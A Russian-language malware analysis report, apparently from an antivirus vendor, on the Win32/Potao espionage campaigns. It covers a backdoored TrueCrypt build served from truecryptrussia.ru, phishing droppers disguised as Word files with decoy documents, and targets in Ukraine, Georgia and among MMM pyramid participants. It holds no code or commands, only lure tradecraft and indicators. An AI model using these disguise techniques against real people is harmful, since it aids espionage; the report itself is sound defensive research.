
Операция Potao: анализ вредоносного ПО для кибершпионажа

Аналитики нашей антивирусной лаборатории провели расследование серии кибератак и вредоносных кампаний с использованием вредоносного ПО **Win32/Potao**. Несмотря на то, что антивирусные продукты нашей компании, а также некоторые другие антивирусные вендоры, уже обнаруживали это вредоносное ПО, оно оставалось вне публичного поля. Первые образцы **Win32/Potao** датируются 2011 г.



Кибератаки с использованием Potao относятся к типу направленных атак, некоторые примеры которых мы уже рассматривали ранее. Речь идет о вредоносном ПО BlackEnergy (a.k.a. Sandworm, Quedagh), которое преобладает на Украине, в России, а также в некоторых странах СНГ, включая, Грузию и Беларусь.

Жертвами Potao стали компьютерные сети военных и правительства Украины, а также одно из ведущих украинских новостных агентств. Кроме этого, вредоносная программа использовалась злоумышленниками для шпионажа за участниками финансовой пирамиды МММ, которая является популярной и в России, и на Украине. Одна из наиболее интересных особенностей этой вредоносной кампании заключается в том, что злоумышленники компрометировали известное open-source легитимное ПО для шифрования TrueCrypt, а затем использовали его для распространения вредоносного ПО.

Российский веб-сайт этого инструмента шифрования с адресом *truecryptrussia.ru* распространял приложение TrueCrypt, которое содержало бэкдор. Интересная особенность заключается в том, что вредоносные экземпляры этого приложения доставлялись только некоторым пользователям, что является индикатором направленности этой вредоносной кампании. Эта особенность также объясняет тот факт, что бэкдор долгое время оставался незаметным для пользователей и посетителей указанного веб-сайта. Этот вышеуказанный домен использовался операторами в качестве управляющего C&C-сервера для вредоносной программы. В некоторых случаях Win32/Potao загружается на компьютер другой вредоносной программой, которая обнаруживается нашими продуктами как **Win32/FakeTC**.

Наш отчет содержит детальную информацию о большом количестве атак с использованием Win32/Potao, которые злоумышленники организовывали на протяжении последних 5 лет. Аналогично вредоносному ПО BlackEnergy, которое использовалось кибергруппой Sandworm, Potao представляет из себя универсальный модульный инструмент для кибершпионажа. Кибератаки, в которых использовался Potao, относятся к типу Advanced Persistent Threat (APT) и являются направленными (targeted). Мы наблюдали лишь единичные случаи использования Potao в массовых вредоносных кампаниях.

Общая информация

Как мы уже упоминали ранее, вредоносное ПО Potao не является новым, оно было обнаружено еще в 2011 г. Одной из возможных причин, по которой это вредоносное ПО еще не было публично освещено, является его активность. В период с 2011 по 2013 гг. количество обнаружений этой вредоносной программы было низким. Значительный рост распространенности Potao, по данным ESET LiveGrid, наблюдался в 2014 и 2015 гг. (Рис 1.)




Рис. 1. Статистика распространения Win32/Potao в разные промежутки времени по данным ESET LiveGrid.

На диаграмме выше видно, что мы не привели статистику для Win32/Potao за 2011 г. Это было сделано по той причине, что в этот период времени Potao распространялся злоумышленниками в рамках массовых кампаний, т. е. в это время вредоносная программа не использовалась в направленных атаках против пользователей. Отладочные версии Potao, обнаруженные в 2013 г., также были исключены из данных диаграммы.

Использование Potao в массовых кампаниях против пользователей делает его похожим на такое вредоносное ПО как BlackEnergy или, даже, Stuxnet. Эти известные вредоносные программы применялись злоумышленниками для направленных кибератак, но в конечном счете получили широкое распространение, заражая и тех пользователей, для которых они не были рассчитаны изначально. В процессе расследования вредоносных кампаний с участием Potao мы обнаружили, что злоумышленники использовали отладочные версии этого вредоносного ПО для его тестирования перед эксплуатацией в направленных атаках.

Основной причиной роста количества обнаружений Potao в 2014 и 2015 гг. был добавленный злоумышленниками механизм заражения съемных USB-носителей.




Рис. 2. Хронология вредоносных кампаний с использованием Potao.

Для составления вышеуказанной хронологии использовались данные нашей облачной системы ESET LiveGrid, а также временные метки исполняемых PE-файлов вредоносной программы.

Первая киберкампания с использованием Potao была зафиксирована в августе 2011 г. Это не была направленная атака, так как она носила массовый характер. Исполняемые файлы вредоносной программы, которые использовались в этой кампании, содержали зашифрованную строку *GlobalPotao*.

Механизм распространения Potao в этой вредоносной кампании был довольно тривиальным, но довольно эффективным. Дропперы вредоносной программы распространялись в качестве вложений фишинговых сообщений электронной почты, при этом в качестве значка исполняемого файла использовался значок документов MS Word. Подобная маскировка помогает усыпить внимание пользователей, которые получают такие фишинговые сообщения. Нужно отметить, что злоумышленники не использовали какие-либо эксплойты для автоматической установки вредоносной программы. Кроме полезной нагрузки, дропперы содержали фальшивый документ Word, который отображался пользователю для маскировки процесса установки вредоносной программы в систему.





Рис. 3. Фальшивый decoy-документ (приманка), который дроппер Potao показывает пользователю для маскировки процесса своей установки в систему.

Другие дропперы Potao, которые использовались во вредоносных кампаниях в 2011 г., содержали документы на армянском языке. Интересно отметить, что в качестве одного из decoy-документов использовался легитимный документ, принадлежащий министерству труда и социальных дел Армении (Armenian Ministry of Labor and Social Affairs).



ՀԱՎԵԼՎԱԾ

Գործողությունների ծրագիր

Սույն գործողությունների ծրագիրը Ծերացման հիմնախնդիրների լուծման և տարեցների սոցիալական պաշտպանության ոլորտում անբակտելի մասն է և այն անհրաժեշտ է դիտարկել ընդհանուր նպատակներն ու խնդիրները սահմանող ոլորտային դրույթների ներքո: Գործողությունների ծրագիրը ամրագրում է խնդիրներն և առաջարկում հստակ միջոցառումներ ոլորտի նպատակներն ու խնդիրներն իրականացնելու ուղղությամբ: Յուրաքանչյուր միջոցառման համար նշված են ժամկետները, իրականացման համար պատասխանատու կողմերը, ֆինանսավորման աղբյուրը:

Գործողությունների ծրագիրը մշակված է հինգ տարվա համար (2012-2016):

Նպատակը	Միջոցառման անվանումը	Իրականացման ժամկետը	Պատասխանատու կառույցը	Ֆինանսավորման աղբյուրը
1. Ծերացման հիմնահարցն ընդգրկել ազգային քաղաքականության մեջ՝ հիմնվելով միջազգային նորեն ընդունված սկզբունքների վրա	1.1.Մշակվող բոլոր ոլորտային նորմատիվ իրավական ակտերում, օրենսդրական ակտերում համապատասխան ծերացման հիմնահարցերը և ներառել տարիքային խտրականության վերացման անհատական պատասխանատվության սկզբունքները:	2012-2013 Շարունակական	ՀՀ արդարադատության նախարարություն, ՀՀ խնամքի և սոցիալական հարցերի նախարարություն ՀՀ խնամքի և սոցիալական հարցերի նախարարություն	ՀՀ պետական բյուջե

Рис. 4. Легитимный decoy-документ на армянском языке, который использовался в дропперах Potao в 2011 г.

Другая вредоносная киберкампания была направлена злоумышленниками на участников финансовой пирамиды «МММ». Исполняемые файлы Potao, которые использовались в кампании против участников МММ, имели временные метки компиляции 27 апреля 2012 г. и идентификатор (ID) кампании *00km*. Фальшивый decoy-документ использует тему вступления в пирамиду.




Рис. 5. Decoy-документ дроппера, который был использован во вредоносных кампаниях против участников МММ.

В этой вредоносной кампании также были обнаружены дропперы Potao с decoy-документами, которые содержали случайные последовательности кириллических символов. Как мы обнаружили позднее, использование документов с произвольными наборами символов, является своего рода визитной карточкой этой кибергруппы.




Рис. 6. Decoy-документ, который использовался во вредоносных кампаниях против участников МММ.

Файл, который указан выше, был назван злоумышленниками «Отчет о выплате Ковалевой Александре.exe». Кроме этого, идентификатор вредоносной кампании (campaign ID) *mmmL* подтверждает использование вредоносного ПО злоумышленниками против пользователей МММ.

Основатель пирамиды МММ Сергей Мавроди, 19-го июня 2012 г. опубликовал на сайте пирамиды предупреждение о том, что злоумышленники рассылают от его имени фишинговые сообщения, которые содержат ссылку на вредоносное ПО, размещенное на Dropbox.




Рис. 7. Сообщение с предупреждением о вредоносной рассылке от основателя МММ Сергея Мавроди.




Рис. 8. Архив с вредоносной программой, размещенный на сервисе Dropbox.

Злоумышленники использовали следующие названия файлов, которые указаны выше: «Анкета и правила», «anketa_i_pravila», дропперы содержали метку компиляции 13 июня 2012 г. и ID кампании «NMMM».

Мы можем предположить, что операторы Potao использовали это шпионское вредоносное ПО для шпионажа за участниками или организаторами этой финансовой пирамиды.

В 2013 г. следы Potao были обнаружены в Грузии. Исполняемый файл вредоносной программы, который имел временную метку от 15 октября 2013 г., назывался «Wedding_invitation.exe». На этот раз decoy-документ содержал текст свадебного приглашения. Название файла и текст документа содержали текст на английском языке.




Рис. 9. Внешний вид decoy-документа, который использовался в дропперах Potao, нацеленных на пользователей Грузии.

Potao на Украине

Перед тем как обнаружить рост активности Win32/Potao на Украине в 2014 г., мы обнаружили несколько отладочных (debug) версий этой вредоносной программы осенью 2013 г. Можно предположить, что злоумышленники тестировали новую версию вредоносной программы перед ее использованием в направленных кибератаках на украинских пользователей.

